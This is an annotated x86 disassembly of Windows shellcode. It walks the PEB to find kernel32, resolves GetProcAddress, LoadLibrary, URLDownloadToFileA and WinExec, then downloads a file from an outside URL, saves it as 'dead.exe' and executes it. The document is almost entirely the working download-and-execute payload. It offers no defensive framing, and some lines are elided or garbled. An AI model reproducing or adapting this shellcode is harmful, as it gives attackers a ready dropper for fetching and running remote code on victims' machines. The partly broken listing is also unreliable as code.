00000000  33C9          xor ecx,ecx          ; ECX = 0
00000002  648B4130     mov eax,[fs:ecx+0x30] ; EAX = PEB
00000006  8B400C       mov eax,[eax+0xc]    ; EAX = PEB->Ldr
00000009  8B7014       mov esi,[eax+0x14]   ; ESI = PEB->Ldr.InMemOrder
0000000C  AD          lodsd                ; EAX = Second module
0000000D  96          xchg eax,esi         ; EAX = ESI, ESI = EAX
0000000E  AD          lodsd                ; EAX = Third (kernel32)
0000000F  8B5810       mov ebx,[eax+0x10]   ; EBX = Base address
00000012  8B533C       mov edx,[ebx+0x3c]   ; EDX = DOS->e_lfanew
00000015  03D3         add edx,ebx          ; EDX = PE Header
00000017  8B5278       mov edx,[edx+0x78]   ; EDX = Offset export table
0000001A  03D3         add edx,ebx          ; EDX = Export table
0000001C  8B7220       mov esi,[edx+0x20]   ; ESI = Offset names table
0000001F  03F3         add esi,ebx          ; ESI = Names table
00000021  33C9          xor ecx,ecx          ; EXC = 0
```


Find GetProcAddress

```
00000023  41                inc ecx                ; Loop for each function
00000024  AD               lodsd
00000025  03C3             add eax,ebx           ; Loop until function name

00000027  813847657450     cmp dword [eax],0x50746547 ; GetP
0000002D  75F4             jnz 0x23
0000002F  817804726F6341  cmp dword [eax+0x4],0x41636f72 ; rocA
00000036  75EB             jnz 0x23
00000038  81780864647265  cmp dword [eax+0x8],0x65726464 ; ddre
0000003F  75E2             jnz 0x23

00000041  8B7224           mov esi,[edx+0x24]    ; ESI = Offset ordinals
00000044  03F3             add esi,ebx           ; ESI = Ordinals table
00000046  668B0C4E         mov cx,[esi+ecx*2]    ; CX = Number of function
0000004A  49               dec ecx
0000004B  8B721C           mov esi,[edx+0x1c]    ; ESI = Offset address table
0000004E  03F3             add esi,ebx           ; ESI = Address table

00000050  8B148E           mov edx,[esi+ecx*4]   ; EDX = Pointer(offset)
00000053  03D3             add edx,ebx           ; EDX = GetProcAddress
```

Find LoadLibrary

```
00000055  33C9          xor ecx,ecx          ; ECX = 0
00000057  51           push ecx
00000058  682E657865   push dword 0x6578652e ; .exe
0000005D  6864656164   push dword 0x64616564 ; dead
00000062  53           push ebx             ; Kernel32 base address
00000063  52           push edx             ; GetProcAddress
00000064  51           push ecx             ; 0
00000065  6861727941   push dword 0x41797261 ; aryA
0000006A  684C696272   push dword 0x7262694c ; Libr
0000006F  684C6F6164   push dword 0x64616f4c ; Load
00000074  54           push esp             ; "LoadLibrary"
00000075  53           push ebx             ; Kernel32 base address
00000076  FFD2        call edx             ; GetProcAddress(LL)
```

Load a DLL (urlmon.dll)

```
00000078  83C40C      add esp,byte +0xc      ; pop "LoadLibrary"
0000007B  59          pop ecx                ; ECX = 0
0000007C  50          push eax               ; EAX = LoadLibrary
0000007D  51          push ecx
0000007E  66B96C6C   mov cx,0x6c6c         ; ll
00000082  51          push ecx
00000083  686F6E2E64 push dword 0x642e6e6f ; on.d
00000088  6875726C6D push dword 0x6d6c7275 ; urlm
0000008D  54          push esp               ; "urlmon.dll"
0000008E  FFD0       call eax               ; LoadLibrary("urlmon.dll")
```

Get function from DLL (URLDownloadToFile)

```
00000090  83C410          add esp,byte +0x10          ; Clean stack
00000093  8B542404       mov edx,[esp+0x4]          ; EDX = GetProcAddress
00000097  33C9           xor ecx,ecx                ; ECX = 0
00000099  51            push ecx
0000009A  66B96541       mov cx,0x4165              ; eA
0000009E  51            push ecx
0000009F  33C9           xor ecx,ecx                ; ECX = 0
000000A1  686F46696C     push dword 0x6c69466f      ; oFil
000000A6  686F616454     push dword 0x5464616f      ; oadT
000000AB  686F776E6C     push dword 0x6c6e776f      ; ownl
000000B0  6855524C44     push dword 0x444c5255      ; URLD
000000B5  54            push esp                    ; "URLDownloadToFileA"
000000B6  50            push eax                    ; urlmon base address
000000B7  FFD2          call edx                    ; GetProc(URLDown)
```

Call URLDownloadToFile

```
000000B9  33C9                xor ecx,ecx                ; ECX = 0
000000BB  8D542424           lea edx,[esp+0x24]        ; EDX = "dead.exe"
000000BF  51                 push ecx
000000C0  51                 push ecx
000000C1  52                 push edx                    ; "dead.exe"
000000C2  EB47               jmp short 0x10b           ; Will see
000000C4  51                 push ecx                    ; 0 from 10b
000000C5  FFD0               call eax                    ; Download
```

...

```
; Will put URL pointer on the stack as return address (call)
```

```
0000010B  E8B4FFFFFF         call dword 0xc4
```

```
; http://bflow.security-portal.cz/down/xy.txt
```

```
00000110  687474703A        push dword 0x3a707474
```

```
00000115  2F                das
```

```
00000116  2F                das
```

```
11762666C          bound esp,[esi+0x6c]
```

...

Get function from DLL (WinExec)

```
000000C7  83C41C      add esp,byte +0x1c      ; Clean stack (URL...)
000000CA  33C9        xor ecx,ecx              ; ECX = 0
000000CC  5A          pop edx                  ; EDX = GetProcAddress
000000CD  5B          pop ebx
000000CE  53          push ebx                 ; EBX = kernel32 base
address
000000CF  52          push edx
000000D0  51          push ecx
000000D1  6878656361  push dword 0x61636578   ; xeca
000000D6  884C2403    mov [esp+0x3],cl
000000DA  6857696E45  push dword 0x456E6957   ; WinE
000000DF  54          push esp
000000E0  53          push ebx
000000E1  FFD2        call edx                 ; GetProcAddress(WinExec)
```

WinExec and ExitProcess

```
000000E3  6A05          push byte +0x5          ; SW_SHOW
000000E5  8D4C2418      lea ecx,[esp+0x18]      ; ECX = "dead.exe"
000000E9  51           push ecx
000000EA  FFD0         call eax                ; Call WinExec(exe, 5)

000000EC  83C40C       add esp,byte +0xc      ; Clean stack
000000EF  5A          pop edx                ; GetProcAddress
000000F0  5B          pop ebx                ; kernel32 base
000000F1  6865737361   push dword 0x61737365  ; essa
000000F6  836C240361   sub dword [esp+0x3],byte +0x61
000000FB  6850726F63   push dword 0x636f7250  ; Proc
00000100  6845786974   push dword 0x74697845  ; Exit
00000105  54          push esp
00000106  53          push ebx
00000107  FFD2         call edx                ; GetProc(Exec)
00000109  FFD0         call eax                ; ExitProcess
```

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